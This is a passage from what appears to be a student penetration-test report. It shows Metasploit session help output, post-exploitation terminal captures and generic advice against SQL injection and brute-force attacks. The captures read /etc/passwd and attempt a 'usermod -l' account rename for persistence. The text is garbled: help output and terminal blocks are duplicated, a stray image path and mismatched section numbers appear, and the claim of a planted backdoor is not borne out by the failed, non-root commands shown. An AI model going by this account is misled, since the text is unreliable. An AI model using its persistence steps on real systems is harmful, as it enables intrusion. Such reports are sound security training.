[*] killing the following session(s): 1
[-] Invalid session identifier: 1
msf6 > sessions -h
Usage: sessions [options] or sessions [id]

Active session manipulation and interaction.

OPTIONS:

-C, --command <command>           Run a command on the session given with -i, or all
-C, --meterpreter-command <command> Run a Meterpreter Command on the session given with -i, or all
-d, --list-inactive               List all inactive sessions
-h, --help                       Help banner
-i, --interact cid                Interact with the supplied session ID
-k, --kill <cid>                 Terminate sessions by session ID and/or range
-K, --kill-all                  Terminate all sessions
-l, --list                       List all active sessions
-n, --name <cid> <name>          Name or rename a session by ID
-q, --quiet                      Quiet mode
-s, --script <script>            Run a script or module on the session given with -i, or all
-S, --search <filter>            Row search filter. (ex: sessions --search 'last_checkin:less_than:10s session_id:5 session_type:meterpreter')
-t, --timeout <seconds>         Set a response timeout (default: 15)
-u, --upgrade <cid>              Upgrade a shell to a meterpreter session on many platforms
-v, --list-verbose               List all active sessions in verbose mode
-x, --list-extended              Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6

```

```
Text Editor
Simple Text Editor

Active session manipulation and interaction.

OPTIONS:
-c, --command <command>      Run a command on the session given with -i, or all
-C, --meterpreter-command <command> Run a Meterpreter Command on the session given with -i, or all
-d, --list-inactive           List all inactive sessions
-h, --help                   Help banner
-i, --interact <id>          Interact with the supplied session ID
-k, --kill <id>              Terminate sessions by session ID and/or range
-K, --kill-all              Terminate all sessions
-l, --list                   List all active sessions
-n, --name <id> <name>       Name or rename a session by ID
-q, --quiet                  Quiet mode
-s, --script <script>        Run a script or module on the session given with -i, or all
-S, --search <filter>        Row search filter. (ex: sessions --search 'last_checkin:less_than:10s session_id:5 session_type:meterpreter')
-t, --timeout <seconds>      Set a response timeout (default: 15)
-u, --upgrade <id>           Upgrade a shell to a meterpreter session on many platforms
-v, --list-verbose            List all active sessions in verbose mode
-x, --list-extended           Show extended information in the session table

Many options allow specifying session ranges using commas and dashes.
For example: sessions -s checkvm -i 1,3-5 or sessions -k 1-2,5,6

msf6 > sessions -k 1-2,5,6
[*] Killing the following session(s): 1, 2, 5, 6
[-] Invalid session identifier: 1
[-] Invalid session identifier: 2
[-] Invalid session identifier: 5
[-] Invalid session identifier: 6
msf6 > sessions -l
[-] Invalid session identifier: -1
msf6 > sessions -l

Active sessions

No active sessions.

msf6 > sessions -i 1
[-] Invalid session identifier: 1
msf6 >
```

## 4.3 Post exploitation:

After successful exploitations of these vulnerabilities,I gained full access and maintained access by staying inside the system to avoid losing access by setting a backdoor or new user . Here are evidences of maintained accesses and privileges.

```
Firefox ESR
Browse the World Wide Web

sal1034mah@salamah: ~
$ whoami # check if we are root/admin
sal1034mah


(sal1034mah@salamah)-[*]
$ hostname # get the system's name ip a #find network details
salamah

(sal1034mah@salamah)-[*]
$
```



```
sal1034mah@salamah: ~  
File Actions Edit View Help  
- (sal1034mah@salamah)-[~]  
$ whoami # check if we are root/admin  
sal1034mah  
- (sal1034mah@salamah)-[~]  
$ hostnme # get the system's name ip a #find network details  
salamah  
- (sal1034mah@salamah)-[~]  
$ whoami # check available privileges  
sal1034mah  
- (sal1034mah@salamah)-[~]  
$ cat /etc/passwd | grep sal1034mah  
sal1034mah:x:1000:1000:salamah abdulmalik,,,:/home/sal1034mah:/usr/bin/zsh  
- (sal1034mah@salamah)-[~]  
$ usermod -l sarleeh sal1034mah  
usermod: user sal1034mah is currently used by process 866  
- (sal1034mah@salamah)-[~]  
$ whoami # check if we are root/admin  
sal1034mah  
- (sal1034mah@salamah)-[~]  
$
```

```
sal1034mah@salamah: ~  
File Actions Edit View Help  
- (sal1034mah@salamah)-[~]  
$ whoami # check if we are root/admin  
sal1034mah  
- (sal1034mah@salamah)-[~]  
$ hostnme # get the system's name ip a #find network details  
salamah  
- (sal1034mah@salamah)-[~]  
$ whoami # check available privileges  
sal1034mah  
- (sal1034mah@salamah)-[~]  
$ cat /etc/passwd | grep sal1034mah  
sal1034mah:x:1000:1000:salamah abdulmalik,,,:/home/sal1034mah:/usr/bin/zsh  
- (sal1034mah@salamah)-[~]  
$ usermod -l sarleeh sal1034mah  
usermod: user sal1034mah is currently used by process 866  
- (sal1034mah@salamah)-[~]  
$ whoami # check if we are root/admin  
sal1034mah  
- (sal1034mah@salamah)-[~]  
$  
- (sal1034mah@salamah)-[~]  
$
```



## 6. Recommendations

7. The key to preventing SQL injection vulnerabilities is to separate the database query structure (application logic) from user-controllable inputs (data ingestion and processing). Regardless of language, there are two main ways to do this: by setting up stored procedures in the database or by using parameterized queries in the application. In most cases, parameterized queries are the easier and more flexible option, and PHP provides a dedicated extension to make them even easier.

## 8. Using parameterized queries to prevent SQLi

9. To prevent and/or fix SQL Injection vulnerabilities, use Parameterized queries that are simple to write and understand. They force you to define the SQL query and use placeholders for user-provided variables in the query. After the SQL statement is defined, you can pass each parameter to the query. This allows the database to distinguish between the SQL command and data supplied by a user. If an attacker inputs SQL commands, the parameterized query treats them as untrusted input and the database does not execute injected SQL commands. If you properly parametrize SQL queries, all user input that is passed to the database is treated as data and can never be confused as being part of a command.

HOW TO PREVENT A BRUTE FORCE ATTACK.

## **. Use Strong Passwords.**



Having a strong password policy is the simplest and most effective way of thwarting a brute-force attack. You would want to create a complex password for your web application or a public server that is impossible to guess but is relatively easy to remember. Follow these guidelines when creating a password:

- Don't use your personal information for your passwords. Avoid using your birthday, name, or email address for your passwords.
- Never recycle passwords for your accounts. Use unique password combinations for each of your online accounts.
- 30% of recycled or modified passwords can be cracked in 10 guesses. Use long passphrases that contain spaces and unique characters. Include numbers, symbols, and uppercase and lowercase characters in your passwords.
- Create a password that's longer than six characters. Ideally, passwords should be at least 15 characters long. • Don't use dictionary words from any language. It's best to use random character strings rather than words.

## **2. Limit Login Attempts.**



By default, most websites, especially if they run on WordPress, allow unlimited login attempts. If you are a website administrator, you can use a plugin to limit the login attempts possible on your site to block brute force attacks. Such plugins allow you to enter the number of logins you want your visitors to have. Once they exceed the number of attempts, their IP addresses will be banned from your site for a considerable length of time.

## **3. Monitor IP addresses.**



In relation to the second tactic, you should limit login attempts to users



coming from a specified IP address or range. This is especially important if you have a hybrid work environment or most of your employees work remotely. Set up alerts whenever you encounter login attempts from anomalous IP addresses and make sure to block them.

#### **4. Use Two-Factor Authentication (2FA).**



[Two-factor or multi-factor authentication](#) adds an extra layer of security to your accounts. 2FA requires a user to validate their identity when logging into an account before being granted access. For example, you would be asked to confirm that it was indeed you who's trying to log into your email when you have 2FA enabled. Before gaining access to your account, you would have to key in a unique code sent to your mobile number as a way of verifying your identity.

#### **5. Use CAPTCHAs.**



CAPTCHA stands for “Completely Automated Public Turing test to tell Computers and Humans Apart.” Essentially, CAPTCHAs are challenges that are difficult for automated computer programs to perform but are easy for humans, such as spotting patterns or clicking in a specific area on a webpage. Websites use them to restrict usage by bots and spam.

#### **6. Use Unique Login URLs**



Creating unique login URLs for various user groups would be another challenging and time-consuming step for an attacker. It may not necessarily stop a brute force attack; however, it could deter attackers who can't be bothered.

#### **7. Disable Root SSH Logins**



Brute force attempts made on the Secure Shell (SSH) protocol are made possible via the root user. Edit the `sshd_config` file and set it to “DenyUsers root” and “PermitRootLogin no” options to ensure that the root user cannot be accessed via SSH.

## 8. Use Web Application Firewalls (WAFs)



A web application [firewall](#) (WAF) offers adequate protection against brute force attacks that attempt unauthorized access to your system. It usually enforces a maximum number of requests to a URL space from a source during a specific time interval. Apart from brute force attacks that aim to gain access to steal session tokens, WAFs can prevent denial-of-service (DOS) attacks that drain server resources and block vulnerability scanning tools that probe your computer network for weaknesses.

## 6. Conclusion

This penetration test identified **[BRUTE FORCE ATTACK] critical, [SQL MAP INJECTION] medium, and [N MAP] low-risk vulnerabilities** in the test environment. The provided recommendations should be implemented to improve security.

### Appendices (Optional)

- Additional screenshots

